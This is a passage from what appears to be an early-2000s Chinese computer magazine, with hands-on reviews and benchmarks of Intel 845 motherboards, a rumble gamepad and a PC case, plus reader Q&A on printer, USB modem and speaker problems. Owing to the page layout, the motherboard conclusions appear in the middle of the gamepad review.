精英（ECS）也是近期很受用户支持的板卡品牌，其特点就是性价比高，以实用为主。这款主板为暗红色，面积比较小，正方形，主板布局显得比较紧凑，不过功能齐全。P4IBMS主板的做工不错，用料实在，采用了三条SDRAM DIMM插槽、一条CNR插槽、1条AGP4X插槽、3条PCI插槽，还提供了2个USB接口，最多可扩充至4个，虽然扩展空间不算很大，但基本够用。精英P4IBMS坚持走大电容路线，11个其貌不扬的绿色电解电容全都是3300微法的大容量，而边上还有两个看上去挺大的黑色电解电容，容量倒只有2200微法。大容量电容再加上数量众多的稳压块和线圈，看得出来P4IBMS非常重视对CPU的供电设计。

这款主板的ATX电源接口采用了Pentium4所要求的ATX 2.03规范，即20针ATX规范接口、一个12V ATX四针口和一个6pin电源接口。I/O接口方面，精英P4IBMS还集成了网卡，控制芯片为Realtek的8100，体现了很好的多功能特性。不过这款主板仅支持AC '97音效，如果能再集成品质较好的PCI音效芯片的话，性价比将会更高。


MSI 845pro2（MS-6528）



微星是著名的主板厂家之一，其在DIY市场的占有率数一数二，其产品品质以用料和做工精致、性能极为稳定受到好评。我们这次测试的845pro2是最早公开展示的845主板成品之一，也是正式零售版本。这款主板采用较大面积的红色PCB板，主板设计得很豪华，布局合理，没有丝毫多余闲置空间，做工及用料都属一流。845pro2 支持三条 SDRAM DIMM 插槽、一条 CNR 插槽、1条 AGP4X 插槽、6条PCI 插槽，还提供了2个USB接口，最多可扩充至4个，这款主板还集成了 RAID 阵列、6声道声卡，支持PC TO PC连接，功能空前强大。除芯片集成的AC '97音效外，主板还集成了C-Media CMI8738音效芯片（支持6声道输出），RAID芯片采用的是兼容性极佳的Promise芯片，并随板提供了USB扩展插口、PC TO PC连接口及一根USB双头连线，扩展及应用功能十分周全。在主板提供的工具中，还有知名的Fuzzy LogicIII超频软件和PC Alert温度监控软件。

和我们前面提到的GIGA 8IDXH主板一样，这款主板电源插口只有20针ATX规范接口和一个12V ATX四针口，并非完全符合Pentium4所要求的ATX 2.03规范。

联想 P2



联想QDI是少数在国内生产制造的主板品牌，近几年来，联想在DIY主板领域的名声渐起，以高性价比著称。我们这次拿到的联想出品的845主板是工程样品，正因如此我们注意到一个细节，这款主板PCB布线甚至能让人看出有布ISA槽的企图，但最终还是改成了PCI槽，不知道这是不是一个误会，不过即使是这样也没有什么好奇怪的，本来就有不少用户还在使用ISA设备。P2主板使用的是绿色大PCB板，虽然是工程样板，已是正式零售版本的最后布局。这款主板采用了三条SDRAM DIMM插槽、一条CNR插槽、1条AGP4X插槽、6条PCI插槽，还提供了4个USB接口（可扩充），并集成了网卡。P2选用的CPU周边电容很夸张，4个16V超大黑色电容和12个6.3V的蓝色电容全部是3300微法的大容量，而且还有不少的稳压块和线圈，“气势”很惊人。不过从我们的测试来看，这款主板的工作稳定性确实很好。另外，很有特点的是，这款主板可利用主板JUMP跳线来超频和调节微处理器电压，其中外频可设置到133MHz。很难想象联想对Intel的Pentium4超频能力这么有信心！

EPOX 4B2M




又是一个大家很熟悉的品牌，磐英（EPOX）给我们的印象一直是便宜、实用，而且性能不俗。4B2M的PCB板采用的是正方形小板，和我们前面提到过的ECS P4IBMS相同，这块主板的做工也不错，用料中规中矩，不过PCB布线的思路更为简洁流畅，看上去十分干净。这款主板采用了三条SDRAM DIMM插槽、一条CNR插槽、1条AGP4X插槽、3条PCI插槽，还提供了4个USB接口（可扩充），没有增加任何特殊功能。不过这样也好，至少它能将成本控制得更为理想，这样一来它的零售成本也不会很高，反有可能会成为最容易被接受的845主板。

捷波 I401-R


捷波是最近风头较劲的新主板品牌，它的815芯片主板的超频能力给不少用户留下了良好印象。捷波的这款I401-R主板采用大PCB板，支持三条SDRAM DIMM插槽、一条CNR插槽、1条AGP4X插槽、5条PCI插槽，4个USB接口（可扩充），并集成了Promise RAID芯片，最多可挂8个IDE设备。I401-R布局设计相当合理，没有丝毫多余闲置空间，做工及用料都很不错。在设计上，I401-R

具有捷波主板新的电源供电技术——电源净化器技术。从一套供电系统供电，合理分配耗电负载，改善品质一般的电源对系统稳定性的干扰，同时把从电源输出的不纯净电流进行过滤，从而产生纯净的电流提供给主板。另外，从某种意义上说，提高供电电流的质量对于系统稳定，甚至是对超频的帮助比简单的提升电压来更为有效。

这款主板在易用性方面还借鉴了笔记本电脑的安全恢复手段，BIOS中集成了“恢复精灵”软件，该软件是在硬盘中划分一个很小的空间来备份硬盘上的数据，特别是FAT表和主引导区数据备份，这也是对付引导型病毒的有效手段之一。




Aheadtek 845



这款主板名声不大，但从我们拿到的这款845主板来看，做工还是不错的，选料实在，布局清晰，IDE设备接口及电源位置合理。考虑到机箱内部的实际情况，它采用了大PCB板，支持三条SDRAM DIMM插槽、一条CNR插槽、1条AGP4X插槽、6条PCI插槽，4个USB接口（可扩充）。出于成本的考虑，这款主板没有增加其他的附加功能，不过由于扩展性能不错，这个问题可以以后通过加装板卡设备来解决。我们还发现一个有趣的现象：在这款主板上没有任何品牌及产品版本标识，但我们拿到的这款产品又的确是正式零售版本，这让人迷惑不解。

DFI NB72-SC



CFan评测室以前就介绍过钻石（DFI）主板，其主板的出色设计给我们留下过不错的印象。我们这次评测的NB72-SC同样具有不错的品质，采用大PCB板，支持三条SDRAM DIMM插槽、一条CNR插槽、1条AGP4X插槽、5条PCI插槽、4个USB接口（可扩充），集成了Promise RAID芯片，无论是在应用还是扩展性能上都有不错的表现。在设计思路上，该主板布局相当清晰，走线流畅，CPU周边电容大部分都采用了效果更好的紫色高品质固体电容，为了保证性能稳定，不惜高工本。这款主板也是目前定价较低的一款845主板，不过供货量并不大。

怎样测试

通过一些渠道我们见过提早曝光的845主板测试数据，觉得可能有偏低的嫌疑。因为在我们第一次安装845主板平台时，虽然搭配845MCH芯片的南桥芯片仍然是82801BA（ICH2），但是其内部ID号码已经修改过，这样将导致在Windows 2000环境下，装好相关驱动程序后，硬盘传输模式居然是PIO Mode，DMA模式并没有被打开，所以要安装随主板附带的Intel Application Accelerator(IAA)程序来修改这个BUG。安装这套英特尔针对845芯片组所开发的IDE快取传输驱动程序之后，硬盘传输模式才变回DMA Mode。而其他Pentium4测试平台(850、P4X266)，即使没有类似功能的驱动程序，在Windows 98或Windows 2000环境下，都能正常使用DMA Mode。

传言中的845主板性能是否偏低暂且先不谈，但若用PIO Mode这种模式去测试，我们觉得对845平台不太公平，因为硬盘在PIO Mode下，会耗费非常多的CPU资源来传输、读写硬盘数据，使得系统整体性能大打折扣。所以我们在Windows 98环境下安装了IAA并打开DMA Mode来测试数据，确保硬盘的DMA模式最佳化，从而能反映845主板的真实性能。

据英特尔的说法，他们也建议厂商在845主板出货时，要在驱动程序光盘内附上IAA，也强烈建议媒体要以安装过IAA软件后测试、评估的845主板的性能为准，好在我们这次评测拿到的这些845主板大都是最终成品而非工程样板，都提供了完整的IAA驱动。

我们这次测试的845主板共有8款，从理论角度来说，只要主板芯片组相同，主板设计上没有重大失误，其测试成绩相差将会很细微（我们的测试结果也说明了这一点），所以我们测试的重点之一还在于各主板的易用性及合理设计方面。简单举例，一款主板的用料、电容规格的选用及个别特殊功用电路的设计等都会对主板的稳定性产生细微的影响，这些影响虽然我们用“细微”来形容，但在一些特定的关键故障中，这些“细微”的影响足以对主板的安全性提供最佳保障。当然，出于专业性过强的考虑，我们只会在本文中向

读者们简单介绍这方面的内容。

我们在测试上使用的软件工具主要为WinBench99的2.0版和WinStone99的2001版，对系统的整体性能和各子系统性能进行测试。我们的每项测试都要运行三次或三次以上，如果三次测试的成绩误差大于3%，则重新测试直至稳定。在测试软件时，每次测试我们都会重新启动电脑和整理硬盘。这些测试软件都是考查计算机系统整体性能的，测试数据对主板性能有很大的参考价值。另外，我们的测试软件还包括3DMark2001和SiSoft Sandra 2001se PRO。其中3DMark2001虽然只是针对显卡性能，但此软件对硬件环境要求很高，我们借此考查主板对AGP图形传输总线的支持及发挥程度，还可以考查系统的稳定性。SiSoft Sandra 2001se PRO针对传统整数／浮点指令及MMX/3Dnow!/SSE/SSE2指令等性能进行检测，另外还包括内存带宽的评测。

测试平台

CPU	Intel mPGASocket478 Pentium4 1.8G（18×100MHz）
硬盘	IBM 60GXP 40GB
内存	KingMax 128M PC150 SDRAM
显卡	GIGA GeForce3 64MDDR
显示器	Acer 79P
光驱	Acer 16X DVD-ROM

英文Windows98第二版
DirectX 8.1
显示模式 1024×768@75Hz
Intel Chipset Software Installation Utility V3.00.028
Intel Ultra ATA Storage Driver 6.20.2011
Intel Application Accelerator 1.0.2030
nVIDIA显卡公版12.40驱动


备注：大多数845主板都注明支持Pentium4处理器“400MHz总线”，很多人误认为这是指最大外频，其实我们只将其作为一个100MHz时钟频率来谈论，NetBurst总线每一时钟循环发送数据4次，因此Pentium4处理器拆分处理总线在400MHz可以以每秒3.2GB传输数据，或可以说这是在100MHz下得到的。

整个测试过程进行得非常顺利，每块主板都能正常地完成所有的测试项目。在Winstone的测试当中，EPOX 4B2M和捷波 I401-R的商业子性能表现最佳，给人一个小意外，其余主板紧随其后，差距很小。在多媒体性能的测试中，MSI 845pro2得分不俗，高居第一。从Business Winstone 2001和Content Creation Winstone 2001的综合成绩来看，MSI 845pro2、EPOX 4B2M、捷波I401-R属于最好的一档。

在接下来的WinBench 99 2.0测试中，ECS P4IBMS后来居上，和MSI 845pro2属于综合成绩最好的一档。不过在子项测试当中，捷波I401-R的磁盘性能最好，EPOX 4B2M在图形子系统的表现出乎我们的意料。在3DMark2001测试中，参与测试的主板成绩差距细微，算是打了个平手。在SiSoft Sandra 2001se PRO的CPU性能测试中，EPOX 4B2M的支持最好，在Memory Benchmark内存带宽测试中，MSI 845pro2表现最佳。

在最后我们还进行了关于超频方面的测试。事实上，在测试之前我们对如此高的处理器主频进行超频的意义持怀疑态度，一是性能的实际需求，超频1.8G主频的CPU有没有必要？二是在18倍频的设定下，从100MHz标准外频超到133MHz，主频提高约达600MHz，Pentium4处理器的工艺和技术能力真有这么神？

我们在所有的主板上进行了超频测试，其中微星、捷波、技嘉、精英、DFI和联想的主板都能超频到1.9G主频以上，但真正能在111MHz外频上（即2.0G主频）稳定运行的只有联想主板。我们运行对系统稳定性要求极为严格的3DMark2001进行测试，联想主板从1.8G标准主频的5174分一下子增加到了2G的5408分，这说明新款Pentium4处理器的超频潜力还是有的。



3DMark2001能正确识别478pin Pentium4处理器和处理器主频

测试项目 ／ 得分	GIGA 8IDXH	ECS P4IBMS	MSI 845pro2	联想P2	EPOX 4B2M	捷波 I401-R	Aheadtek 845	DFI NB72-SC
Business Winstone 2001	44.7	44.6	44.9	44.9	45.1	45.1	44.7	44.7
Content Creation Winstone 2001	43.3	43.2	44.4	43.6	43.6	43.6	43.3	43.6
WinBench 99 2.0								
Business Disk WinMark	7720	7710	7740	7680	7630	7850	7710	7680
High-End Disk WinMark	25100	25600	25400	24800	24700	24900	24800	24900
Business Graphics WinMark	401	400	399	401	406	398	396	400
High-End Graphics WinMark	1130	1130	1130	1130	1150	1130	1130	1130
CPUMark99	97.7	100	100	99.3	96.9	99.7	97.3	97.7
FPUMark99	6190	6160	6200	6200	6250	6170	6170	6160
3DMark2001	5172	5174	5177	5174	5180	5174	5168	5170
SiSoft Sandra 2001se PRO								
CPU BenchMark	3413	3401	3413	3405	3439	3404	3402	3406
CPU Multi-MeDia	7167	7106	7165	7177	7241	7158	7166	7155
Benchmark Memory Benchmark								
int ALU/RAM Bandwidth	609	609	649	608	615	618	608	611
Float FPU/RAM Bandwidth	613	611	653	612	618	622	611	617

□CFan评测室

清华同方 P1500 型 振动手柄测试手记

现在电脑已经走入了众多寻常百姓的家庭，而电脑的用途，除了上网、学习、文字处理等等之外，还有个很重要的功能——玩游戏。




相信购买电脑的家庭中，90%以上都会在闲暇之余游戏一把，更有相当一部分人买电脑就是为了玩游戏。不过电脑上最常见的输入设备不外乎鼠标和键盘，用这两样东西玩游戏自然不会很爽，尤其是在动作、赛车等游戏中，于是电脑游戏手柄应运而生，为玩家们带来了极大便利。但市场上出售的杂牌游戏手柄种类繁多，品质也良莠不齐，名牌产品又价格不菲。有没有一款物美价廉的好东东呢？有，今天我们就拿到了清华同方出品的P1500型振动手柄，并在第一时间进行了较为详细的测试。

先来为大家简单地介绍一下吧。这款手柄为数字型，有数字和模拟两种模式，可自由切换。具备十个可编程功能键、一个模拟量小摇杆、一个八方向十字键、一个节流阀，具有振动功能。振动功能有什么用处呢？举例来说，当你在玩赛车游戏时，行驶在石子路上和行驶在水泥路上的感觉是不一样的，这些都可以通过振动手柄真实地反映给游戏者，能够带来更加真实的感受。



这款P1500振动手柄的基色为深灰色，并在外壳的塑料中掺入了金色和银色的粉末，配以香槟色的面板，显得前卫又不失稳重。整体工艺不错，在手柄的边缘没有找到异常突起、气泡等粗糙的痕迹。在功能方面，此手柄的右方有A、B、C、D四个功能键，中部有“SHIFT”和“START”两个功能键，SHIFT键可以有效地弥补键位不足的缺陷，不过就是按起来麻烦了点。比方说“A”键，一般情况下是开火，但如果按住“SHIFT”再按“A”键的话，就可以达到切换视角的作用（举个例子而已），其实就跟键盘上的“SHIFT”键作用基本相同。START就不用多说了吧？在SHIFT和START键的上方，还有个“ANALOG”和一个“RUMBLE”键，前者是用来切换八方向十字键与小摇杆的，当这个键的指示灯亮起时，小摇杆为主控方向键，指示灯熄灭时则反之。而RUMBLE键的作用是决定是否开启振动功能，指示灯亮起则表明振动有效。







手柄的左边是传统的八方向十字键。方向键当然是用来控制方向的，游戏控制器技术发展到今天，方向键的种类越来越多，包括四方向、八方向的十字按键与360度的小摇杆（类似于街机上的，只不过比较小而已）。四方向的十字键已经趋于淘汰，八方向十字键多出的四个斜向方向键在格斗、动作甚至RPG、SLG游戏中都有很重要的作用，取代四方向十字键自然不足为奇。

在手柄的下部，有一个模拟量小摇杆。这种可以360度旋转的小摇杆最初见于大型街机上，而手柄上的只不过是摇杆形状而已，实际上仍然只有八个方向可用。后来在SONY

测试结果

我们将所有的成绩进行综合，排除一些影响因素后，最佳性能我们推选EPOX 4B2M，其测试成绩是最好的，在综合性能及应用功能上我们推选出的最佳主板是MSI 845pro2主板，而根据性能和报价，我们还推选捷波I401-R和DFI NB72-SC主板作为编辑推荐最佳性价比奖，这两款主板的报价是1200和1180元，性价比惊人。

测试后记

可能有些读者注意到我们这次的测试产品没有报价格，我们可以就此说明一下。前一段时期英特尔845芯片的供货量并不大，所以各主板厂商845主板的出货量很小，因此市面上845主板价格出现了两种极端现象，一是报价很高，一是报价难以置信的低，全都是基于反正有价无市的想法。所以我们虽然取得了一些参加评测的845主板零售报价，但我们经过考虑后没有放到文章中，不过可以告诉大家，英特尔近期正在加大845芯片组的供货量并调整845芯片组的价格，毕竟这是一款低价平台，希望升级的用户很快就能在市面上买到。


另外，我们虽然批评过845+SDRAM平台相对850+Rambus平台的性能损失过大，但从测试的结果来看，我们发现845主板的一个特点是能将SDRAM的性能发挥得淋漓尽致，相比较845之前所有的SDRAM平台，845至少将SDRAM的传输带宽扩展到了100%以上。英特尔的技术潜力依然巨大，这一点恐怕也是许多人在英特尔受到VIA和AMD强力冲击时，依然支持英特尔的原因之一吧。CF

E-mail: test@cfan.com.cn



公司的PlayStation游戏机的手柄上才开始出现了真正360度的小摇杆。而此游戏手柄上也有这种设计，其作用主要体现在飞机、赛车等模拟游戏上，由于十字键只有两种状态，即是否按下，显然无法满足此类游戏中精细调节的需要。而小摇杆则可以定位于X、Y轴的任意交汇处，但在仅需要八个方向的游戏中显然不如八方向十字键来得方便，因此P1500型游戏手柄采用了两者并存的方法，可以通过上方的ANALOG功能键来切换。特别值得一提的是，此小摇杆不但可以按下，作为第十个功能键使用，还可以通过它底部的一个转盘来锁定小摇杆的移动范围，可选择垂直移动或水平移动，这样可以提高在某些游戏中控制的精确程度。

当我们把模拟小摇杆下部的转盘逆时针旋转后，小摇杆就只能左右移动了，在赛车游戏中会非常方便。将转盘顺时针旋转的话，还可以使小摇杆只能上下移动。在手柄的最下方，还有一个节流阀（或叫做滚轮），这在手柄中相当少见。这个节流阀与模拟量小摇杆配合的话，完全可以作为飞行摇杆的替代品，可以节省一笔开支。




手柄的顶部还有另外四个功能键，由于它的位置正好处在用食指按动的地方，所以也称为扳机。

OK，手柄的主要功能就先介绍到这里，现在开始进行游戏中的测试。测试共分两部分，一是它的各个主要功能键，例如十字键、小摇杆和按钮的灵敏程度等；二是它的振动功能。在使用之前需要安装，需要注意的是，此手柄的安装方式与大多数传统手柄不太一样。比较传统的安装方式是先连接手柄，然后安装驱动程序，重启后就可以使用了。此手柄则是需要先安装驱动，并且安装驱动之前不能将手柄插入到USB口上，重启之后会有程序提示你将手柄与主机连接好，剩下的事就不用玩家们操心了。按照说明书中的方法安装好手柄后，在"控制面板"中出现了"P1500 RAMBLE PAD"字样，双击后可进入测试窗口。

并且在桌面上也出现了一个名为"Saitek Gaming Extensions"的快捷方式，双击后可进入键位设定窗口。由于此手柄的驱动程序支持对不同游戏分别设置不同的键位，所以在设定键位之前需要先选定一个游戏，不光可以对手柄上的每一个键重定义其功能，还可以定义各种键位序列，在格斗游戏中可以用一个键发出原本十分复杂的必杀技。具体设定方法十分简单，这里就不多说了。

若要测试十字键与各个按钮的话，最好是动作游戏，方能检验出按钮的灵敏程度。所以我们选择了"STREET FIGHTER ZERO 2"这款非常有名的对战游戏，PC版支持各种手柄，P1500自然也不在话下。由于此类对战游戏要求的键位数量比较多，所以充分体现出了P1500键位数量众多的优点。除了常用的六个拳脚键外，还有四个空余键位，两个用于设定"LP+MP+HP"和"LK+MK+HK"(常玩格斗游戏的朋友肯定知道是什么意思)。还剩两个，不妨设为超必杀的快捷键，呵呵，在紧要关头使出来，一定会使对手大吃一惊的。测试的结果令我们比较满意，无论八方向十字键还是另外十个功能键都非常灵敏，哪怕不设快捷键，要发出十分复杂的超必杀也是轻而易举。





然后是赛车类游戏，主要测试点在于模拟量小摇杆的精度和它的振动功能。测试所用游戏为"极品飞车四"，进入游戏的控制键位设定画面后，"FORCE FEEDBACK"一项亮起来了，说明振动功能可以打开，进入后可设定振动力度的大小。由于赛车类游戏只需要用到X轴，也就是左右两个方向，所以我们将小摇杆底部的转盘逆时针旋转，使小摇杆只能左右移动，避免误操作。在实际测试中，小摇杆的精度很高，而且不动时，车辆的行进方向没有丝毫变化，说明稳定性非常好，没有抖动。振动效果也比较真实，引擎的高频振动、行驶在石子路上的低频振动、车辆相撞造成的突然振动都能很好地表现出来，丝毫没有拖泥带水的感觉。

当然，P1500型也不是没有缺点的。首先是八方向十字键呈圆形，按向某一方向的时候，偶尔会连带上相邻的方向，造成误按，多少有些不便。其次是节流阀（滚轮）的位置由于比较靠下，游戏中调节起来比较麻烦，所以仅适用于一些调节油门不太频繁的游戏，例如飞行模拟。不过瑕不掩瑜，P1500型振动手柄仍然是一款值得玩家们购买的产品，其丰富的功能使它能够在动作、飞行模拟、赛车等多种类型的游戏中发挥作用。CF

银河华表王 机箱评测

□CFan评测室

广大电脑爱好者在组装电脑时一般都非常注意CPU、主板、内存、硬盘、显卡等"重头"设备的挑选，但对机箱这个"外包装"配件，则不在重点考虑之列。其实，机箱作为"重头"设备的"起居室"，作用不可小视，挑选一款优质机箱也应该纳入DIYer一族的装机计划。



机箱领域的竞争不像其他硬件那样硝烟弥漫，几家老牌机箱制造厂商占据了中高档市场的大部分江山，其中又以"银河"机箱为佼佼者。这次，我们拿到了一款非常有特色的"银河华表王"P4机箱进行评测，希望能为大家选购P4机箱提供一些帮助。

外观及品质

该款机箱采用了全金属设计，最为引人注目的就是其前面板抛弃了传统的塑料材质，别出心裁地应用了铝合金材料，亮丽的金属光泽给人以质地不凡之感，压力之下韧性十足，无论是抗外力还是散热能力均比塑料面板好很多。机箱其他5面采用优质的镀锌钢板，非常坚固，我们进行压力实验和震动实验均没有发现有不可逆形变和钢板晃动变形等现象，这一点在观察机箱钢板厚度和重量的时候我们就已经预料到了。机箱外部烤漆涂层均匀，粘附力强，不易脱落，用硬物刮划没有留下明显痕迹。由于机箱一体的金属光泽，淳厚质朴的风格跃然眼前。

拆　装

该机箱在使用方面对操作者非常体贴。主要有以下几个方面的特点：

(1) 独特的单侧开门可拆式结构设计

在这款机箱背面板右上侧有一个按钮，控制着机箱侧板卡簧，当将按钮按下的时候，机箱侧板卡簧弹开，机箱侧板可以轻松取下，完全无需螺丝固定，设计十分巧妙，极大地方便了机箱的拆卸。

(2) 机箱三位密码锁功能

还是在机箱背面板的右侧，有一个三位的可拨动密码锁，如果您设置了密码，那么除非正确输入这个密码，否则想拆开机箱就只能用大锤砸啦。这种设计的确具有非常良好的保密性能，又避免了以前机箱加锁的麻烦。

内部结构

机箱内部空间宽大，各种金属板、槽、片均采用了全折边设计，手感特别光滑，没有金属毛刺。给我们印象最深的是各种挡片拆下后，在拆开部位上也是光滑的，要知道我们的评测人员在拆卸一些其他品牌的机箱时在这里总是小心翼翼的。机箱内用来固定主板的侧板全面兼容目前可见到的主板，应该说是一个全能型的选手。



机箱前部可安装3个5.25英寸设备，如光驱、DVD、内置刻录机等，1个3.5英寸软驱，2个3.5英寸如硬盘类设备。我们的目光被3.5英寸的支架所吸引，一个原因是其采用了铝合金材料，使硬盘发散出的热量直接被铝合金支架吸收，对延长硬盘寿命很有好处。另一个原因是其采用了错位设计，硬盘和软驱错开了两个多厘米，对设备的拆装和散热都有好处。

机箱后部的散热风扇体形庞大，开动后形成很强的对流，箱体内密布散热孔，散热能力很强。

还有一个比较有特点的设计是，显卡、声卡等设备的固定抛弃了麻烦的螺丝固定法，而是统一设计了一条金属压片，安装插卡时先将金属压片平移开，然后将挡片拆下，再将卡插在主板上，移回金属压片即可，整个过程比以前节省了很多时间。

电磁辐射对人体的危害众所周知，尤其是机箱内部元器件产生的辐射非常惊人，尽管机箱的外壳可以屏蔽掉大部分辐射，但是一般的机箱由于面板接缝处总会留有空隙，电磁辐射就会从缝隙中泄露出来。这款机箱不惜工本，接缝处采用了边缘簧片，尽可能地减小了机箱缝隙，最大限度地防止了辐射外泄。

该款机箱配备了"银河动力王"P4电源，该电源输出功率为400W，特别是+3.3V可输出达20A以上的电流，可以确保微机在极端情况下正常工作。同时该电源在其输出纹波扼流方面更有提高，市场上大多数电源扼流圈均采用26材质，而该电源采用了52材质，使输出电压更稳定。CF

CFan结论

设计较有特色	质量一流
做工精细	适合中高档机型配置
产品价格	585元



★如何处理打印头撞车问题？
★如何处理打印机闲置后检测不到墨盒问题？
★如何解决打印 Word 文档部分文字重叠问题？
★如何解决系统识别不出 USB 调制解调器问题？

我的打印机最近经常出现在开启打印机电源或打印时打印头撞车的问题，请问这种情况如何解决？

答：打印头撞车的主要原因一般是打印头在运动中阻力过大造成的。过大的阻力基本来自控制打印头移动的导轨，由于导轨上的润滑油与空气中的灰尘混合后极容易形成油垢，日积月累，油垢就会使打印头在移动时受到阻力越来越大，当阻力大到一定程度时就会引起打印头撞车。

解决的办法并不麻烦，您可以先用卫生棉球将导轨上的油垢擦净，再用卫生棉球蘸上少许缝纫机油擦拭导轨，直到导轨光洁如新为止。

我的打印机有一段时间没有使用了，最近在使用中提示检测不到墨盒的类型，请问如何解决？

答：您可以采用如下方法解决：

(1) 在系统桌面上单击“开始”→“设置”→“打印机”，利用打印机的驱动程序提供的清洗打印头命令清洗打印头即可。注意，您可以多清洗几次，因为打印机闲置时间越长，打印头阻塞得越厉害。

(2)如果清洗没有效果，您最好把打印机墨盒拆下来，用柔软的吸水性较强的纸巾擦拭打印头及其临近部位。

(3) 在“开始”→“设置”→“打印机”中删除打印机的驱动程序，然后重新安装该驱动程序。

我在用 Word 2000 编辑文档时，页面明明设置得十分正常，打印预览时文字也排列得非常整齐，可用打印机打印后发现部分文字重叠在一起了，请问这是什么原因造成的？

答：这一般是由于您在Word 2000中对文档的设置不合理造成的。您可以选择菜单中的“文件”→“页面设置”，对页面的纸张大小、纸张类型、行距、字间距等参数进行适当的调整，或还原成默认值，一般可以解决。

我刚刚买了一款USB接口的调制解调器，在Windows 98下使用一切正常，可我最近将操作系统升级为Windows 2000后，系统却无论如何也识别不出这个调制解调器，调制解调器的电源指示灯不亮。尝试换USB端口也不行，检查CMOS设置，发现里面的USB设备参数设置正常，将该调制解调器换到别人的电脑上使用也没问题。我使用的是VIA芯片组的主板。请问这是怎么回事，该如何处理？


答：在将Windows 98操作系统升级为Windows 2000时，您最好将USB调制解调器的信号线拔掉。常用的解决方法如下：

(1) 在操作系统桌面上用鼠标左键单击“开始”→“设置”→“控制面板”。

(2) 然后选择“系统”→“硬件”→“设备管理器”。

(3) 选择“通用串行总线控制器”，如果下面有参数，可以选中其中关于VIA的USB参数。如果没有，可以直接选择“通用串行总线控制器”，用鼠标右键单击该选项，在弹出的右键菜单中选择“属性”→“驱动程序”，然后选择“更新驱动程序”，此后Windows 2000会自动搜索驱动程序并询问是否更新，确认后安装即可。

(4) 最后Windows 2000会提示找到USB Modem，您只要按提示安装好它的驱动程序，该设备就可以正常工作了。



点睛发言：《傻博士信箱》栏目多年来承蒙各位朋友的厚爱而不断发展，与众位一起在问与答的历练中成长。为了将我们栏目积累的精华内容展现给大家，最近我们日以继夜地工作，完成了一本问答方面的著作：《电脑经典故障终结宝典》。书中集结了上千个很有实用价值的问答，并随书附带了一张软件光盘。考虑到广大读者的承受能力，本书定价为19元，即将上市。您也可以通过我社的邮购部购买，邮购咨询电话：62161332、62161335-8605。

★挑选音箱应该注意哪些方面的问题？
★如何解决打开新窗口或文件翻页时图像破碎问题？
★如何解决显示“Error：Unable to Control A20 Line”后死机？
★NT4.0 Server启动时为什么提示“无法找到 NTLDR”？
★为什么无法从光盘启动？
★为什么换了一个CPU散热风扇后死机？

目前市场上的音箱琳琅满目，品牌众多，请问挑选音箱时应该注意哪些方面的问题？

答：您可以从以下几个方面进行衡量。

（1）尽量不要购买密闭式音箱，即箱体上（前面板或后面板）没有圆形通透孔的音箱。因为这种音箱的灵敏度、音场范围相对差一些。

（2）不要迷信大功率音箱，音箱音质的好坏和功率没有直接的联系。家庭用多媒体音箱一般50W功率足够了。

（3）在购买试听时注意放一些以高音和低音为主的音乐，这样才能全面考察音箱音质。不要过分相信音箱标称的频响数值。

（4）普通音箱失真度参数应该小于0.5%，低音炮音箱的失真度要小于5%。

（5）对于音箱灵敏度参数也应该特别留心，一般以87dB为中灵敏度，84dB以下为低灵敏度，90dB以上为高灵敏度。

（6）音箱阻抗也是一个非常重要的参考标准。高于16Ω的是高阻抗，低于8Ω的是低阻抗，一般可以选择8Ω阻抗的音箱。

（7）音箱信噪比一定要高于80dB。

（8）普通塑料音箱的音质较差，有条件尽量购买木质音箱。

（9）注意音箱采取的音效技术。硬件3D音效技术现在较为常见的有SRS、APX、Spatializer 3D、Q-SOUND、Virtaul Dolby和Ymersion等几种，前3种是最常见的。

